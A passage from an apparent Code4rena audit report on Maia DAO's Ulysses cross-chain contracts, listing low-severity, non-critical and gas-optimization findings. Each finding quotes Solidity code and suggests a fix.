376:         emit StrategyTokenAdded(_token, _minimumReservesRatio);
377:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L382C1-L401C1

2. Double entry of a Port Strategy

Let's look at the execution path of how Port Strategies are managed: Root chain to EP: managePortStrategy() => callOut => _performCall => send EP to Branch chain: receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => _managePortStrategy => either addPortStrategy or togglePortStrategy (excluding updatePortStrategy since not important here)

As we can see in the chain of calls above, when toggling off a port strategy we reach the function togglePortStrategy(), which toggles of the strategy as below:

```
File: BranchPort.sol
402:     function togglePortStrategy(address _portStrategy, address _token) external override requiresCoreRouter {
403:         isPortStrategy[_portStrategy][_token] = !isPortStrategy[_portStrategy][_token];
404:
405:         emit PortStrategyToggled(_portStrategy, _token);
406:     }
```

Now when we try to toggle it back on, according to the chain of calls we reach the function addPortStrategy(), which does the following:

- On Line 394, we push the token to portStrategies again. This is what causes the double entry
- On Line 395, there is a chance of overwriting the _dailyManagementLimit as well.

```
File: BranchPort.sol
388:     function addPortStrategy(address _portStrategy, address _token, uint256 _dailyManagementLimit)
389:         external
390:         override
391:         requiresCoreRouter
392:     {
393:         if (!isStrategyToken[_token]) revert UnrecognizedStrategyToken();
394:         portStrategies.push(_portStrategy);
395:         strategyDailyLimitAmount[_portStrategy][_token] = _dailyManagementLimit;
396:         isPortStrategy[_portStrategy][_token] = true;
397:
398:         emit PortStrategyAdded(_portStrategy, _token, _dailyManagementLimit);
399:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L414C1-L424C6

3. Double entry of a Core Branch Bridge Agent

Let's look at the execution path of how a Core Branch Router is set: Root chain to EP: setCoreBranch() => callOut => _performCall => send EP to Branch chain: receivePayload => lzReceive => lzReceiveNonBlocking => _execute => executeNoSettlement (Executor) => executeNoSettlement (Router) => setCoreBranchRouter (Port)

As we can see in the chain of calls above, when set a Core Branch Router we reach the function setCoreBranchRouter(), which does the following:

- On Line 425 and 427 respectively, we set the coreBranchRouterAddress to the same address again and push the already existing coreBranchBridgeAgent to the bridgeAgents array again. This is what causes the double entry.

```
File: BranchPort.sol
420:     function setCoreBranchRouter(address _coreBranchRouter, address
_coreBranchBridgeAgent)
421:         external
422:         override
423:         requiresCoreRouter
424:     {   //@audit Low - If caller sets coreBranchRouterAddress to the
same address again, this can cause a double entry in the bridgeAgents
array. To prevent this ensure that the coreBranchRouterAddress cannot be
set to the existing address. Although admin error, this check can help
prevent double entries
425:         coreBranchRouterAddress = _coreBranchRouter;
426:         isBridgeAgent[_coreBranchBridgeAgent] = true;
427:         bridgeAgents.push(_coreBranchBridgeAgent);
428:
429:         emit CoreBranchSet(_coreBranchRouter,
_coreBranchBridgeAgent);
430:     }
```

Mitigation for above (check added on Line 425 to prevent resetting to the same router address again):

```
File: BranchPort.sol
420:     function setCoreBranchRouter(address _coreBranchRouter, address
_coreBranchBridgeAgent)
421:         external
422:         override
423:         requiresCoreRouter
424:     {
425:         if (coreBranchRouterAddress == _coreBranchRouter) revert
SomeError();
426:         coreBranchRouterAddress = _coreBranchRouter;
427:         isBridgeAgent[_coreBranchBridgeAgent] = true;
428:         bridgeAgents.push(_coreBranchBridgeAgent);
429:
430:         emit CoreBranchSet(_coreBranchRouter,
_coreBranchBridgeAgent);
    }
```

[L-09] ERC1155 tokens are permanently locked in user's Virtual Account

Impact

The VirtualAccount.sol contract is capable of receiving and storing Arbitrum (native token for root chain), ERC20, ERC721 and ERC1155 tokens. There are mechanisms implemented to withdraw ARB, ERC20 and ERC721 tokens but not ERC1155 tokens in the contract (as observed here). This can cause the ERC1155 tokens to be locked since the **normal user** will not be able to withdraw them.

Proof of Concept

Here is the whole process:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L7C1-L11C90

1. User knows his Virtual Account is capable of receiving and storing ERC1155 tokens, thus user sends the tokens to his Virtual Account **(Note: For the normal user, this will be a generalized UI as mentioned by the sponsor)**

```
File: VirtualAccount.sol
    /// @inheritdoc IERC721Receiver
    function onERC721Received(address, address, uint256, bytes calldata) external pure override returns (bytes4) {
        return this.onERC721Received.selector;
    }

    /// @inheritdoc IERC1155Receiver
    function onERC1155Received(address, address, uint256, uint256, bytes calldata)
        external
        pure
        override
        returns (bytes4)
    {
        return this.onERC1155Received.selector;
    }

    /// @inheritdoc IERC1155Receiver
    function onERC1155BatchReceived(address, address, uint256[] calldata, uint256[] calldata, bytes calldata)
        external
        pure
        override
        returns (bytes4)
    {
```

```
141:         return this.onERC1155BatchReceived.selector;
142:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L51C1-L63C6

2. Now although user has sent the ERC1155 tokens to the contract, there is no mechanism to withdraw them. Below mentioned are the only withdraw mechanisms available (which are for ARB, ERC20 and ERC721 tokens).

```
File: VirtualAccount.sol
51:     function withdrawNative(uint256 _amount) external override requiresApprovedCaller {
52:         msg.sender.safeTransferETH(_amount);
53:     }
54:
55:     /// @inheritdoc IVirtualAccount
56:     function withdrawERC20(address _token, uint256 _amount) external override requiresApprovedCaller {
57:         _token.safeTransfer(msg.sender, _amount);
58:     }
59:
60:     /// @inheritdoc IVirtualAccount
61:     function withdrawERC721(address _token, uint256 _tokenId) external override requiresApprovedCaller {
62:         ERC721(_token).transferFrom(address(this), msg.sender, _tokenId);
63:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L66C1-L113C1

3. Although the tokens can be withdrawn using functions call() or payableCall() which can make an external call to the safeTransferFrom() function directly on the ERC1155 token contract, it cannot be seen as a mitigation or solution to this problem since normal users (interacting with the generalized UI) without the knowledge of operating with smart contracts will not know how to do so.

Tools Used

Manual Review

Recommended Mitigation Steps

Consider implementing a withdrawERC1155() function to allow normal users to withdraw their ERC1155 tokens.

Solution:

```
61:     function withdrawERC1155(address _token, uint256 _tokenId, uint256 _value, bytes memory _data) external override requiresApprovedCaller {
62:         ERC1155(_token).safeTransferFrom(address(this), msg.sender, _tokenId, _value, _data);
63:
```

[N-01] Missing event emission for critical state changes

There are 21 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L39C6-L44C44

Missing event emission for state variables `localChainId` and `factoryAddress`

```
File: ERC20hTokenRoot.sol
31:     constructor(
32:         uint16 _localChainId,
33:         address _factoryAddress,
34:         address _rootPortAddress,
35:         string memory _name,
36:         string memory _symbol,
37:         uint8 _decimals
38:     ) ERC20(string(string.concat(_name)), string(string.concat(_symbol)), _decimals) {
39:         require(_rootPortAddress != address(0), "Root Port Address cannot be 0");
40:         require(_factoryAddress != address(0), "Factory Address cannot be 0");
41:
42:         localChainId = _localChainId;
43:         factoryAddress = _factoryAddress;
44:         _initializeOwner(_rootPortAddress);
45:         //@audit NC - missing event emission
46:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/ERC20hTokenRootFactory.sol#L34C4-L40C1

Missing event emission for state variables `localChainId` and `rootPortAddress`

```
File: ERC20hTokenRootFactory.sol
34:     constructor(uint16 _localChainId, address _rootPortAddress) {
35:         require(_rootPortAddress != address(0), "Root Port Address cannot be 0");
36:         localChainId = _localChainId;
37:         rootPortAddress = _rootPortAddress;
38:         _initializeOwner(msg.sender);
39:         //@audit NC - missing event emission
40:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/ERC20hTokenRootFactory.sol#L49C5-L54C1

Missing event emission for state variable `coreRootRouterAddress`

```
File: ERC20hTokenRootFactory.sol
50:     function initialize(address _coreRouter) external onlyOwner {
51:         require(_coreRouter != address(0), "CoreRouter address cannot be 0");
52:         coreRootRouterAddress = _coreRouter; //@audit NC - missing event emission
53:         renounceOwnership();
54:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/ERC20hTokenBranchFactory.sol#L42C5-L49C6

Missing event emission for state variables from Line 44 to 47

```
File: ERC20hTokenBranchFactory.sol
42:     constructor(uint16 _localChainId, address _localPortAddress, string memory _chainName, string memory _chainSymbol) {
43:         require(_localPortAddress != address(0), "Port address cannot be 0");
44:         chainName = string.concat(_chainName, " Ulysses");
45:         chainSymbol = string.concat(_chainSymbol, "-u");
46:         localChainId = _localChainId;
47:         localPortAddress = _localPortAddress;
48:         _initializeOwner(msg.sender);
49:         //@audit NC - missing event emission
50:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/ERC20hTokenBranchFactory.sol#L60C1-L77C6

Missing event emission for state changes on Line 73 and 75

```
File: ERC20hTokenBranchFactory.sol
61:     function initialize(address _wrappedNativeTokenAddress, address
_coreRouter) external onlyOwner {
62:         require(_coreRouter != address(0), "CoreRouter address cannot
be 0");
63:
64:         ERC20hTokenBranch newToken = new ERC20hTokenBranch(
65:             chainName,
66:             chainSymbol,
67:             ERC20(_wrappedNativeTokenAddress).name(),
68:             ERC20(_wrappedNativeTokenAddress).symbol(),
69:             ERC20(_wrappedNativeTokenAddress).decimals(),
70:             localPortAddress
71:         );
72:
73:         hTokens.push(newToken);
74:
75:         localCoreRouterAddress = _coreRouter;
76:
77:         renounceOwnership();
78:         //@audit NC - missing event emission
79:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/factories/BranchBridgeAgentFactory.sol#L52C1-L77C6

Missing event emission for state variables from Line 70 to 75

```
File: BranchBridgeAgentFactory.sol
52:     constructor(
53:         uint16 _localChainId,
54:         uint16 _rootChainId,
55:         address _rootBridgeAgentFactoryAddress,
56:         address _lzEndpointAddress,
57:         address _localCoreBranchRouterAddress,
58:         address _localPortAddress,
59:         address _owner
60:     ) {
61:         require(_rootBridgeAgentFactoryAddress != address(0), "Root
Bridge Agent Factory Address cannot be 0");
62:         require(
63:             _lzEndpointAddress != address(0) || _rootChainId ==
_localChainId,
64:             "Layerzero Endpoint Address cannot be the zero address."
65:         );
66:         require(_localCoreBranchRouterAddress != address(0), "Core
Branch Router Address cannot be 0");
67:         require(_localPortAddress != address(0), "Port Address cannot
be 0");
68:         require(_owner != address(0), "Owner cannot be 0");
69:
70:         localChainId = _localChainId;
71:         rootChainId = _rootChainId;
72:         rootBridgeAgentFactoryAddress = _rootBridgeAgentFactoryAddress;
73:         lzEndpointAddress = _lzEndpointAddress;
74:         localCoreBranchRouterAddress = _localCoreBranchRouterAddress;
75:         localPortAddress = _localPortAddress;
76:         _initializeOwner(_owner);
77:         //@audit NC - missing event emission
78:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L35C1-L38C6

Missing event emission for state variables `userAddress` and `localPortAddress`

```
File: VirtualAccount.sol
35:     constructor(address _userAddress, address _localPortAddress) {
36:         userAddress = _userAddress;
37:         localPortAddress = _localPortAddress;
38:         //@audit NC - missing event emission
39:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L111C1-L118C6

Missing event emission for state variables on Lines 114,115,118 and 119

```
File: RootPort.sol
113:     constructor(uint256 _localChainId) {
114:         localChainId = _localChainId;
115:         isChainId[_localChainId] = true;
116:
117:         _initializeOwner(msg.sender);
118:         _setup = true;
119:         _setupCore = true;
120:         //@audit NC - missing event emission
121:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L129C1-L139C6

Missing event emission for state changes from Line 136 to 141

```
File: RootPort.sol
132:     function initialize(address _bridgeAgentFactory, address _coreRootRouter) external onlyOwner {
133:         require(_bridgeAgentFactory != address(0), "Bridge Agent
Factory cannot be 0 address.");
134:         require(_coreRootRouter != address(0), "Core Root Router
cannot be 0 address.");
135:         require(_setup, "Setup ended.");
136:         _setup = false;
137:
138:         isBridgeAgentFactory[_bridgeAgentFactory] = true;
139:         bridgeAgentFactories.push(_bridgeAgentFactory);
140:
141:         coreRootRouterAddress = _coreRootRouter;
142:         //@audit NC - missing event emission
143:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L147C1-L163C6

Missing event emission for state changes from Line 161 to 166

```
File: RootPort.sol
151:     function initializeCore(
152:         address _coreRootBridgeAgent,
153:         address _coreLocalBranchBridgeAgent,
154:         address _localBranchPortAddress
155:     ) external onlyOwner {
156:         require(_coreRootBridgeAgent != address(0), "Core Root Bridge
Agent cannot be 0 address.");
157:         require(_coreLocalBranchBridgeAgent != address(0), "Core
Local Branch Bridge Agent cannot be 0 address.");
158:         require(_localBranchPortAddress != address(0), "Local Branch
Port Address cannot be 0 address.");
159:         require(isBridgeAgent[_coreRootBridgeAgent], "Core Bridge
Agent doesn't exist.");
160:         require(_setupCore, "Core Setup ended.");
161:         _setupCore = false;
162:
163:         coreRootBridgeAgentAddress = _coreRootBridgeAgent;
164:         localBranchPortAddress = _localBranchPortAddress;
165:
IBridgeAgent(_coreRootBridgeAgent).syncBranchBridgeAgent(_coreLocalBranchB
ridgeAgent, localChainId);
166:         getBridgeAgentManager[_coreRootBridgeAgent] = owner();
167:         //@audit NC - missing event emission
168:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L105C1-L122C6

Missing event emission for state changes from Line 118 to 124

```
File: RootBridgeAgent.sol
108:     constructor(
109:         uint16 _localChainId,
110:         address _lzEndpointAddress,
111:         address _localPortAddress,
112:         address _localRouterAddress
113:     ) {
114:         require(_lzEndpointAddress != address(0), "Layerzero Enpoint Address cannot be zero address");
115:         require(_localPortAddress != address(0), "Port Address cannot be zero address");
116:         require(_localRouterAddress != address(0), "Router Address cannot be zero address");
117:
118:         factoryAddress = msg.sender;
119:         localChainId = _localChainId;
120:         lzEndpointAddress = _lzEndpointAddress;
121:         localPortAddress = _localPortAddress;
122:         localRouterAddress = _localRouterAddress;
123:         bridgeAgentExecutorAddress = DeployRootBridgeAgentExecutor.deploy(address(this));
124:         settlementNonce = 1;
125:         //@audit NC - missing event emission
126:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/MulticallRootRouter.sol#L92C1-L100C6

Missing event emission for state variables from Line 96 to 98

```
File: MulticallRootRouter.sol
092:     constructor(uint256 _localChainId, address _localPortAddress, address _multicallAddress) {
093:         require(_localPortAddress != address(0), "Local Port Address cannot be 0");
094:         require(_multicallAddress != address(0), "Multicall Address cannot be 0");
095:
096:         localChainId = _localChainId;
097:         localPortAddress = _localPortAddress;
098:         multicallAddress = _multicallAddress;
099:         _initializeOwner(msg.sender);
100:         //@audit NC - missing event emission
101:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/MulticallRootRouter.sol#L109C1-L115C6

Missing event emission for state variables on Lines 113 and 114

```
File: MulticallRootRouter.sol
110:     function initialize(address _bridgeAgentAddress) external
onlyOwner {
111:         require(_bridgeAgentAddress != address(0), "Bridge Agent
Address cannot be 0");
112:
113:         bridgeAgentAddress = payable(_bridgeAgentAddress);
114:         bridgeAgentExecutorAddress =
IBridgeAgent(_bridgeAgentAddress).bridgeAgentExecutorAddress();
115:         renounceOwnership();
116:         //@audit NC - missing event emission
117:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L71C1-L77C6

Missing event emission for state variables on Lines 72,73 and 76

```
File: CoreRootRouter.sol
71:     constructor(uint256 _rootChainId, address _rootPortAddress) {
72:         rootChainId = _rootChainId;
73:         rootPortAddress = _rootPortAddress;
74:
75:         _initializeOwner(msg.sender);
76:         _setup = true;
77:         //@audit NC - missing event emission
78:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreBranchRouter.sol#L30C1-L32C6

Missing event emission for hTokenFactoryAddress state variable

```
File: CoreBranchRouter.sol
30:     constructor(address _hTokenFactoryAddress) BaseBranchRouter() {
31:         hTokenFactoryAddress = _hTokenFactoryAddress;//@audit NC -
missing event emission
32:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L122C1-L132C6

Missing event emission for state variables from Line 129 to 131

```
File: BranchPort.sol
122:     function initialize(address _coreBranchRouter, address
_bridgeAgentFactory) external virtual onlyOwner {
123:         require(coreBranchRouterAddress == address(0), "Contract already initialized");
124:         require(!isBridgeAgentFactory[_bridgeAgentFactory], "Contract already initialized");
125:
126:         require(_coreBranchRouter != address(0), "CoreBranchRouter is zero address");
127:         require(_bridgeAgentFactory != address(0), "BridgeAgentFactory is zero address");
128:
129:         coreBranchRouterAddress = _coreBranchRouter;
130:         isBridgeAgentFactory[_bridgeAgentFactory] = true;
131:         bridgeAgentFactories.push(_bridgeAgentFactory);
132:         //@audit NC - missing event emission
133:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L319C1-L324C6

Missing event emission for state changes on lines 323, 324

```
File: BranchPort.sol
320:     function addBridgeAgent(address _bridgeAgent) external override requiresBridgeAgentFactory {
321:         if (isBridgeAgent[_bridgeAgent]) revert AlreadyAddedBridgeAgent();
322:
323:         isBridgeAgent[_bridgeAgent] = true;
324:         bridgeAgents.push(_bridgeAgent);
325:         //@audit NC - missing event emission
326:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L331C1-L335C6

Missing event emission for state variable on Line 336

```
File: BranchPort.sol
333:     function setCoreRouter(address _newCoreRouter) external override requiresCoreRouter {
334:         require(coreBranchRouterAddress != address(0), "CoreRouter address is zero");
335:         require(_newCoreRouter != address(0), "New CoreRouter address is zero");
336:         coreBranchRouterAddress = _newCoreRouter;
337:         //@audit NC - missing event emission
338:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L117C1-L143C6

Missing event emission for state variables from Lines 134 to 143

```
File: BranchBridgeAgent.sol
117:      */
118:     constructor(
119:         uint16 _rootChainId,
120:         uint16 _localChainId,
121:         address _rootBridgeAgentAddress,
122:         address _lzEndpointAddress,
123:         address _localRouterAddress,
124:         address _localPortAddress
125:     ) {
126:         require(_rootBridgeAgentAddress != address(0), "Root Bridge Agent Address cannot be the zero address.");
127:         require(
128:             _lzEndpointAddress != address(0) || _rootChainId == _localChainId,
129:             "Layerzero Endpoint Address cannot be the zero address."
130:         );
131:         require(_localRouterAddress != address(0), "Local Router Address cannot be the zero address.");
132:         require(_localPortAddress != address(0), "Local Port Address cannot be the zero address.");
133:
134:         localChainId = _localChainId;
135:         rootChainId = _rootChainId;
136:         rootBridgeAgentAddress = _rootBridgeAgentAddress;
137:         lzEndpointAddress = _lzEndpointAddress;
138:         localRouterAddress = _localRouterAddress;
139:         localPortAddress = _localPortAddress;
140:         bridgeAgentExecutorAddress = DeployBranchBridgeAgentExecutor.deploy();
141:         depositNonce = 1;
142:
143:         rootBridgeAgentPath = abi.encodePacked(_rootBridgeAgentAddress, address(this));
144:         //@audit NC - missing event emission
145:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BaseBranchRouter.sol#L60C1-L67C6

Missing event emission for state variables from Lines 62 to 64

```
File: BaseBranchRouter.sol
60:     function initialize(address _localBridgeAgentAddress) external onlyOwner {
```

```
61:         require(_localBridgeAgentAddress != address(0), "Bridge Agent
address cannot be 0");
62:         localBridgeAgentAddress = _localBridgeAgentAddress;
63:         localPortAddress =
IBridgeAgent(_localBridgeAgentAddress).localPortAddress();
64:         bridgeAgentExecutorAddress =
IBridgeAgent(_localBridgeAgentAddress).bridgeAgentExecutorAddress();
65:         //@audit NC - missing event emission
66:         renounceOwnership();
67:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/ArbitrumBranchPort.sol#L38C1-L43C6

Missing event emission for state variables on Lines 41 and 42

```
File: ArbitrumBranchPort.sol
38:     constructor(uint16 _localChainId, address _rootPortAddress,
address _owner) BranchPort(_owner) {
39:         require(_rootPortAddress != address(0), "Root Port Address
cannot be 0");
40:
41:         localChainId = _localChainId;
42:         rootPortAddress = _rootPortAddress;
43:         //@audit NC - missing event emission
44:     }
```

[N-02] Avoid naming mappings with `get` in the beginning

Mapping names starting with "get" can be misleading since "get" is usually used for getters that do no make any state changes and only read state. Thus, if we have a statement like `getTokenBalance[chainId] += amount;`, it can be potentially misleading since we make state changes to a mapping which seems like a getter on first sight.

There are 2 instances of this issue (Note: Most bridgeAgent and Port contracts have this issue as well but I have not mentioned them here explicitly):

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L58

```
File: src/token/ERC20hTokenRoot.sol
58:    getTokenBalance[chainId] += amount;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L70

```
File: src/token/ERC20hTokenRoot.sol
58:    getTokenBalance[chainId] -= amount;
```

[N-03] Shift ERC721 receiver import to `IVirtualAccount.sol` to avoid duplicating ERC721 receiver import

Shift all ERC721 and ERC1155 receiver imports to interface `IVirtualAccount.sol` to avoid duplicating ERC721 receiver import and ensure code maintainability.

There is 1 instance of this issue:

We can see below that both VirtualAccount.sol and IVirtualAccount.sol have imported the IERC721Receiver interface.

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L8C1-L12C1

```
File: src/VirtualAccount.sol
9:  import {ERC1155Receiver} from
"@openzeppelin/contracts/token/ERC1155/utils/ERC1155Receiver.sol";
10: import {IERC1155Receiver} from
"@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol";
11: import {IERC721Receiver} from
"@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol";
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/interfaces/IVirtualAccount.sol#L4

```
File: src/interfaces/IVirtualAccount.sol
4: import {IERC721Receiver} from
"@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol";
```

[N-04] Typo error in comments

There are 9 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/interfaces/IRootBridgeAgent.sol#L50C1-L51C68

Correct "singned" to "signed"

```
File: IRootBridgeAgent.sol
50:  *       0x04 | Call to Root Router without Deposit + singned message.
51:  *       0x05 | Call to Root Router with Deposit + singned message.
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L42C1-L44C1

Correct "core router" to "core root bridge agent"

```
File: RootPort.sol
43:     /// @notice The address of the core router in charge of adding new tokens to the system.
44:     address public coreRootBridgeAgentAddress;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L60

Correct "Mapping from address to BridgeAgent" to "Mapping from chainId to IsActive (bool)"

```
File: RootPort.sol
61:     /// @notice Mapping from address to Bridge Agent.
62:     mapping(uint256 chainId => bool isActive) public isChainId;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L64

Correct "Layerzer Zero" to "LayerZero"

```
File: RootBridgeAgent.sol
65:     /// @notice Message Path for each connected Branch Bridge Agent as bytes for Layzer Zero interaction = localAddress + destinationAddress abi.encodePacked()
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L153

Correct the below statement to "@param _dstChainId Chain Id of the branch chain for the bridge agent to be toggled"

```
File: src/CoreRootRouter.sol
153:      * @param _dstChainId Chain Id of the branch chain where the new Bridge Agent will be deployed.
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/CoreRootRouter.sol#L183

Correct below comment to "@param _dstChainId Chain Id of the branch chain for the bridge agent to be removed"

```
File: src/CoreRootRouter.sol
183:      * @param _dstChainId Chain Id of the branch chain where the new
Bridge Agent will be deployed.
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchPort.sol#L177

Correct "startegy" to "strategy"

```
File: BranchPort.sol
178:  // Withdraw tokens from startegy
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L86C1-L87C76

Correct "deposits hash" to "deposits nonce"

```
File: src/BranchBridgeAgent.sol
86:     /// @notice Mapping from Pending deposits hash to Deposit Struct.
87:     mapping(uint256 depositNonce => Deposit depositInfo) public
getDeposit;
```

[N-05] No need to limit `settlementNonce` input to uint32

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L135C1-L137C6

Mapping getSettlement supports type(uint256).max - 1 number of nonces while in the function getSettlementEntry below we limit _settlementNonce input only till type(uint32).max - 1. There is no need to limit this input to uint32. Although uint32 in itself is quite large, there does not seem to be a problem making this uint256.

```
File: RootBridgeAgent.sol
139:     function getSettlementEntry(uint32 _settlementNonce) external
view override returns (Settlement memory) {
140:         return getSettlement[_settlementNonce];
141:     }
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BaseBranchRouter.sol#L74

```
File: BaseBranchRouter.sol
75:     function getDepositEntry(uint32 _depositNonce) external view override returns (Deposit memory) {
76:         return IBridgeAgent(localBridgeAgentAddress).getDepositEntry(_depositNonce);
77:     }
```

[N-06] Setting `deposit.owner = address(0);` is not required

There is 1 instance of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/BranchBridgeAgent.sol#L444

Setting deposit.owner to address(0) is not required on Line 444 since we anyways delete the deposit info for that _depositNonce on Line 456.

```
File: src/BranchBridgeAgent.sol
444: deposit.owner = address(0);
456: delete getDeposit[_depositNonce];
```

Gas Optimizations

[G-01] `<x> += <y>` costs more gas than `<x> = <x> + <y>` for state variables

Total gas saved: 43875 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/token/ERC20hTokenRoot.sol#L58

Deployment cost: 945566 - 901647 = 43919 gas saved

Function execution cost: 3489 - 3533 = -44 gas extra

```
File: src/token/ERC20hTokenRoot.sol
58:  getTokenBalance[chainId] += amount;
```

[G-02] Keep variable declaration outside for loop to avoid creating new instances on each iteration

Total gas saved: 2200 gas

There are 2 instances of this issue:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L71

Deployment cost: 766914 - 764914 = 2000 gas saved

```
File: src/VirtualAccount.sol
70: for (uint256 i = 0; i < length;) {
71:     bool success;
```

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/VirtualAccount.sol#L99

Deployment cost: 766914 - 766714 = 200 gas saved

```
File: src/VirtualAccount.sol
99: bool success;
```

[G-03] Cache `_amount - _deposit` to save gas

Total gas saved: -308 gas

There are 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootPort.sol#L284C1-L286C70

Deployment cost: 3337070 - 3337470 = -400 gas extra (including this if team is fine with bearing this little cost during deployment to optimize the code below)

Function execution cost: 38536 - 38444 = 92 gas saved (only 4 runs to offset deployment cost)

Instead of this:

```
File: src/RootPort.sol
284:         if (_amount - _deposit > 0) {
285:             unchecked {
286:                 _hToken.safeTransfer(_recipient, _amount - _deposit);
287:             }
288:         }
```

Use this:

```
File: src/RootPort.sol
283:        uint256 temp = _amount - _deposit;
284:        if (temp > 0) {
285:            unchecked {
286:                _hToken.safeTransfer(_recipient, temp);
287:            }
288:        }
```

[G-04] `dParams.amount > 0` check is not required

Total gas saved: 2240 gas

There is 1 instance of this:

https://github.com/code-423n4/2023-09-maia/blob/f5ba4de628836b2a29f9b5fff59499690008c463/src/RootBridgeAgent.sol#L357C1-L374C10

Deployment cost: 5472059 - 5469850 = 2209 gas saved

Function execution cost: 4227 - 4196 = 31 gas saved (per call)

In the code snippet below, the check on Line 357 `dParams.amount < dParams.deposit` ensures amount is greater than deposit and the check on Line 370 `dParams.deposit > 0` ensures deposit is greater than 0. Thus, the check on Line 363 `_dParams.amount > 0` can be removed since deposit is always greater than 0 and amount is always greater than deposit.

Instead of this:

```
File: src/RootBridgeAgent.sol
357:        if (_dParams.amount < _dParams.deposit) revert
InvalidInputParams();
358:
359:        // Cache local port address
360:        address _localPortAddress = localPortAddress;
361:
362:        // Check local exists.
363:        if (_dParams.amount > 0) {
364:            if
(!IPort(_localPortAddress).isLocalToken(_dParams.hToken, _srcChainId)) {
365:                revert InvalidInputParams();
366:            }
367:        }
368:
